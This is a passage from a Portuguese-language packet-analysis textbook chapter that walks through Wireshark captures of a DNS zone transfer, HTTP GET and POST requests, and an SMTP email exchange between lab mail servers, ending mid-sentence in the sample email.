


Figura 9.20 – Requisição de transferência de zona DNS completa.

A requisição de transferência de zona é uma consulta-padrão u, mas em vez de solicitar um único tipo de registro, ela solicita o tipo AXFR v, o que significa que deseja receber a zona DNS completa do servidor. O servidor responde com os registros de zona no pacote 7, como mostra a Figura 9.21. Como podemos ver, a transferência de zona contém muitos dados, e esse é um dos exemplos mais simples! Com a transferência de zona concluída, o arquivo de captura termina com o processo de encerramento da conexão TCP.

**ALERTA** *Os dados contidos em uma transferência de zona podem ser muito perigosos nas mãos erradas. Por exemplo, ao listar os dados de um único servidor DNS, você poderá mapear toda a infraestrutura de uma rede.*

Figura 9.21 – A transferência de zona DNS completa ocorrendo.

## HTTP (Hypertext Transfer Protocol, ou Protocolo de Transferência de Hipertexto)

O Hypertext Transfer Protocol (Protocolo de Transferência de Hipertexto) é o mecanismo de entrega da World Wide Web, permitindo que navegadores web se conectem a servidores para visualizar páginas web. Na maioria das empresas, o HTTP representa, de longe, o percentual mais elevado de tráfego transmitido. Sempre que fizer uma pesquisa no Google, enviar um tweet ou verificar a pontuação da Universidade de Kentucky no basquete em <http://www.espn.com/>, você estará usando HTTP.

Não veremos as estruturas dos pacotes de uma transferência HTTP porque há muitas implementações diferentes desse protocolo e a estrutura pode variar enormemente. Por causa dessa variação, esse exercício será deixado para você. Nesta seção, veremos algumas aplicações práticas do HTTP, como recuperar e postar conteúdo.

### Navegando com o HTTP

O HTTP é mais comumente utilizado para navegar por páginas web em um servidor usando um navegador. O arquivo de captura *http\_google.pcapng* mostra uma transferência HTTP desse tipo, que utiliza TCP como protocolo da camada de transporte. A

comunicação tem início com um handshake de três vias entre o cliente em 172.16.16.128 e o servidor web do Google em 74.125.95.104.

Depois que a comunicação é estabelecida, o primeiro pacote é marcado como um pacote HTTP do cliente para o servidor, como vemos na Figura 9.22.




Figura 9.22 – Pacote inicial de requisição HTTP GET.

O pacote HTTP é entregue por meio de TCP à porta 80 do servidor u, que é a porta-padrão para comunicação HTTP (várias outras portas muitas vezes também são usadas, como 8080 e 8888).

Os pacotes HTTP são identificados por um de oito métodos de requisição, conforme definidos na versão 1.1 da especificação do HTTP (veja <http://www.iana.org/assignments/http-methods/http-methods.xhtml>), que indica a ação que o transmissor do pacote executará no receptor. Como mostra a Figura 9.22, esse pacote identifica seu método como GET, seu URI (Uniform Resource Indicator, ou Indicador Uniforme de Recurso) de requisição como / e a versão da requisição como HTTP/1.1 v. Essas informações nos dizem que o cliente está enviando uma requisição para download (GET) do diretório web raiz (/) do servidor web usando a versão 1.1 do HTTP.

Em seguida, o host envia informações sobre si mesmo ao servidor web. Essas informações incluem dados como o navegador (User-Agent) usado, os idiomas aceitos pelo navegador (Accept-Languages) e informações sobre cookies (no final da captura). O servidor pode usar essas informações para determinar quais dados devem ser devolvidos ao cliente e garantir que haja compatibilidade.

Quando recebe a requisição HTTP GET no pacote 4, o servidor responde com um TCP ACK confirmando o pacote e começa a transmitir os dados solicitados, como vemos nos

pacotes de 6 a 11. O HTTP é usado somente para enviar comandos da camada de aplicação entre o cliente e o servidor. Por que todos esses pacotes HTTP aparecem como TCP sob o cabeçalho de protocolo na lista de pacotes? Quando a transferência de dados tem início, a janela de lista de pacotes do Wireshark identificará esses pacotes como TCP em vez de HTTP, pois não há cabeçalhos de requisição/resposta HTTP presentes nesses pacotes individuais. Assim, nos pontos em que houver transferência de dados, você verá TCP em vez de HTTP na coluna Protocol (Protocolo). Apesar disso, esses pacotes fazem parte do processo de comunicação HTTP.

Dados são enviados do servidor nos pacotes 6 e 7, uma confirmação é enviada pelo cliente no pacote 8, há mais dois pacotes de dados nos pacotes 9 e 10 e outra confirmação no pacote 11, como vemos na Figura 9.23. Todos esses pacotes são exibidos no Wireshark como segmentos TCP, não como pacotes HTTP, embora o HTTP continue sendo responsável por sua transmissão.

No.	Time	Source	Destination	Protocol	Length	Info
6 0...	74.125.95.104		172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]
7 0...	74.125.95.104		172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]
8 0...	172.16.16.128		74.125.95.184	TCP	54	1686 → 80 [ACK] Seq=2082692395 Ack=2775580186 Win=16872 Len=0
9 0...	74.125.95.104		172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]
10 0...	74.125.95.104		172.16.16.128	TCP	156	[TCP segment of a reassembled PDU]
11 0...	172.16.16.128		74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082692395 Ack=2775581694 Win=16872 Len=0

Figura 9.23 – TCP transmitindo dados entre o navegador do cliente e o servidor web.

Depois que os dados são transferidos, o Wireshark reorganiza o stream de dados para visualização, como mostra a Figura 9.24.

**NOTA** *Em muitos casos, você não será capaz de ver dados HTML legíveis quando navegar pela lista de pacotes porque esses dados estarão compactados como gzip para melhorar a eficiência da largura de banda. Isso é informado pelo campo Content-Encoding (Codificação do conteúdo) na resposta HTTP do servidor web. Os dados serão decodificados e estarão facilmente legíveis somente quando você visualizar o stream completo.*




Figura 9.24 – Último pacote HTTP com código de resposta 200.

O HTTP utiliza uma série de códigos de resposta predefinidos para informar os resultados de um método de requisição. Nesse exemplo, vemos um pacote com código de status 200 u, que indica um método de requisição bem-sucedido. O pacote inclui também um timestamp e algumas informações adicionais sobre a codificação do conteúdo, além de parâmetros de configuração do servidor web. Quando o cliente receber esse pacote, a transação estará concluída.

## Postando dados com HTTP

Agora que vimos o processo de download de dados de um servidor web, vamos voltar nossa atenção para o upload de dados. O arquivo *http\_post.pcapng* contém um exemplo bem simples de upload: um usuário postando um comentário em um site. Depois do handshake inicial de três vias, o cliente (172.16.16.128) envia um pacote HTTP para o servidor web (69.163.176.56), como mostra a Figura 9.25.

```
> Frame 4: 1175 bytes on wire (9400 bits), 1175 bytes captured (9400 bits)
> Ethernet II, Src: IntelCor_5b:7d:4a (00:21:6a:5b:7d:4a), Dst: D-Link_21:99:4c (00:05:5d:21:99:4c)
> Internet Protocol Version 4, Src: 172.16.16.128, Dst: 69.163.176.56
> Transmission Control Protocol, Src Port: 1989 (1989), Dst Port: 80 (80), Seq: 2808074211, Ack: 3740859985, Len: 1121
  Hypertext Transfer Protocol
    POST /wp-comments-post.php HTTP/1.1\r\n
      [Expert Info (Chat/Sequence): POST /wp-comments-post.php HTTP/1.1\r\n]
        Request Method: POST ①
        Request URI: /wp-comments-post.php ②
        Request Version: HTTP/1.1
      Host: www.chrissanders.org\r\n
      User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
      Accept-Language: en-us,en;q=0.5\r\n
      Accept-Encoding: gzip,deflate\r\n
      Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
      Keep-Alive: 300\r\n
      Connection: keep-alive\r\n
      Referer: http://www.chrissanders.org/?p=310\r\n
    > [truncated]Cookie: __utma=84195659.500695863.1261144042.1265668706.1265682737.20; __utmz=84195659.1264688282.12...
    Content-Type: application/x-www-form-urlencoded\r\n
  Content-Length: 179\r\n
  \r\n
  [Full request URI: http://www.chrissanders.org/wp-comments-post.php]
  [HTTP request 1/2]
  [Response in frame: 6]
  [Next request in frame: 7]
  HTML Form URL Encoded: application/x-www-form-urlencoded ③
    Form item: "author" = "Chris Sanders"
      Key: author
      Value: Chris Sanders
    Form item: "email" = "chris@chrissanders.org"
      Key: email
      Value: chris@chrissanders.org
    Form item: "url" = "http://www.chrissanders.org"
      Key: url
      Value: http://www.chrissanders.org

```

No.: 4 · Timer: 0.001100 · Source: 172.16.16.128 · Destination: 69.163.176.56 · Protocol: HTTP · Length: 1175 · Info: POST /wp-comments-post.php HTTP/1.1 (application/x-www-form-urlencoded)

Close Help

Figura 9.25 – Pacote HTTP POST.

Esse pacote utiliza o método POST u para fazer upload de dados em um servidor web para processamento. O método POST usado nesse caso especifica o URI /wp-comments-post.php v e a versão de HTTP HTTP/1.1. Para ver o conteúdo dos dados postados, expanda a parte HTML Form URL Encoded (Formulário HTML codificado em URL) do pacote w.

Depois que os dados são transmitidos nesse POST, um pacote ACK é enviado. Como vemos na Figura 9.26, o servidor responde com o pacote 6, transmitindo o código de resposta 302 u, que significa “found” (encontrado).

Figura 9.26 – Uma resposta HTTP 302 é usada para redirecionamento.

O código de resposta 302 é uma forma comum de redirecionamento no mundo HTTP. O campo Location (Local) nesse pacote especifica o local para o qual o cliente deve ser direcionado v. Nesse caso, esse local está na página web de origem em que o comentário foi postado. O cliente executa uma nova requisição GET para recuperar o conteúdo do novo local, que é enviado nos próximos pacotes. Por fim, o servidor transmite o código de status 200 e a comunicação termina.

## SMTP (Simple Mail Transfer Protocol, ou Protocolo Simples de Transferência de Correio)

Se a navegação web é a atividade mais comum da qual um usuário participará, enviar e receber email provavelmente está em segundo lugar. O *SMTP (Simple Mail Transfer Protocol, ou Protocolo Simples de Transferência de Correio)*, usado por plataformas como Microsoft Exchange e Postfix, é o padrão para envio de emails.

Assim como no HTTP, a estrutura de um pacote SMTP pode variar de acordo com a implementação e o conjunto de recursos aceitos pelo cliente e pelo servidor. Nesta seção, veremos algumas das funcionalidades básicas do SMTP analisando a aparência de um envio de email no nível de pacotes.

### Enviando e recebendo emails

A arquitetura que oferece suporte para emails é semelhante à organização do serviço postal. Quando escrevemos uma carta, ela é depositada na caixa de correio, um carteiro a

recolhe e ela é transportada até uma agência dos correios para ser classificada. A partir daí, a carta é levada para outra caixa postal tratada pela mesma agência ou é transportada para outra agência de correios responsável por entregá-la. Uma carta pode passar por várias agências ou até mesmo por centros de “distribuição” projetados exclusivamente para distribuir a correspondência às agências em regiões geográficas específicas. A Figura 9.27 mostra esse fluxo de informações.




Figura 9.27 – Enviando uma carta por meio do serviço postal.

A entrega de emails funciona de modo muito semelhante, mas a terminologia é um pouco diferente. No nível do usuário individual, a caixa de correio física é substituída por uma caixa de correio digital responsável por armazenar e facilitar o envio e a recepção de seu email. Essa caixa de correio é acessada com um *MUA* (mail user agent, ou agente de usuário de correio), que é um cliente de email, como o Microsoft Outlook ou o Mozilla Thunderbird.

Quando você envia uma mensagem, ela é enviada de seu MUA para um *MTA* (mail transfer agent, ou agente de transferência de mensagem). O MTA com frequência é chamado de servidor de emails, e o Microsoft Exchange ou o Postfix são exemplos de aplicações populares de servidores de email. Se o email enviado for destinado ao mesmo domínio de origem, o MTA poderá associá-lo à caixa de correio do receptor sem qualquer comunicação adicional. Se o email está sendo enviado para outro domínio, o MTA deve

usar o DNS para encontrar o endereço do servidor de emails do destinatário e, em seguida, transmitir a mensagem a ele. Vale a pena observar que o servidor de emails muitas vezes é composto de outros componentes como um MDA (mail delivery agent, ou agente de entrega de mensagem de correio) ou um MSA (mail submission agent, ou agente de submissão de mensagem de correio), mas do ponto de vista da rede geralmente estaremos interessados somente no conceito de cliente e servidor. A Figura 9.28 apresenta essa visão geral básica.




Figura 9.28 – Enviando um email via SMTP.

Por questões de simplicidade, vamos nos referir ao MUA como o cliente de email e ao MTA como o servidor de email.

## Acompanhando uma mensagem de email

Com uma compreensão básica de como as mensagens de email são transmitidas, podemos começar a observar os pacotes que representam esse processo. Vamos começar pelo cenário apresentado na Figura 9.29.




Figura 9.29 – Acompanhando um email do remetente até o destinatário.

Há três passos nesse cenário:

1. Um usuário envia uma mensagem de sua estação de trabalho (172.16.16.225). O cliente de email transmite a mensagem via SMTP ao servidor de emails local

(172.16.16.221 / domínio *skynet.local*).

2. O servidor de email local recebe a mensagem e a transmite para um servidor de email remoto (172.16.16.231 / domínio *cyberdyne.local*) via SMTP.
3. O servidor de email remoto recebe a mensagem e a associa à caixa de correio apropriada. O cliente de email na estação de trabalho de um usuário (172.16.16.235) recupera essa mensagem usando o protocolo IMAP.

## **Passo 1: cliente para o servidor local**

Começaremos percorrendo esse processo analisando o passo 1, representado por *mail\_sender\_client\_1.pcapng*. O arquivo começa quando o usuário clica no botão Send (Enviar) em seu cliente de email, iniciando o handshake TCP entre sua estação de trabalho e o servidor de email local nos pacotes de 1 a 3.

**NOTA** *Você pode ignorar qualquer erro ETHERNET FRAME CHECK SEQUENCE INCORRECT (Sequência de verificação de frame Ethernet incorreta) observado quando analisar as capturas de pacote nesta seção. Eles são um artefato do ambiente de laboratório em que esses dados foram gerados.*

Depois que uma conexão é estabelecida, o SMTP assume o controle e inicia a tarefa de transmitir a mensagem do usuário para o servidor. Você poderia analisar cada requisição SMTP e a resposta individualmente fazendo rolagens pelos pacotes e visualizando a seção SMTP na janela Packet Details (Detalhes do pacote), mas há uma maneira mais fácil. Como o SMTP é um protocolo transacional simples e nosso exemplo está em formato texto simples, você poderá seguir o stream TCP para visualizar a transação completa em uma janela. Faça isso clicando em qualquer pacote da captura com o botão direito do mouse e selecionando **Follow4TCP Stream** (Seguir4Stream TCP). A Figura 9.30 mostra o stream resultante.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · mail\_sender\_client\_1

```

220 mail01 ESMTP Postfix (Ubuntu) ①
EHLO [172.16.16.225] ②
250-mail01
250-PIPELINING
250-SIZE 10240000
③ 250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sanders@skynet.local> SIZE=556 ④
250 2.1.0 Ok
RCPT TO:<sanders@cyberdyne.local> ⑤
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF> ⑥
To: Chris Sanders <sanders@cyberdyne.local>
From: Chris Sanders <sanders@skynet.local>
Subject: Help!
Message-ID: <5682DB80.4010607@skynet.local>
Date: Tue, 29 Dec 2015 14:14:08 -0500
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101
Thunderbird/38.5.0 ⑦
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit

I need your help. The system has become self aware. On second thought,
why am I sending this from a system that can most certainly intercept
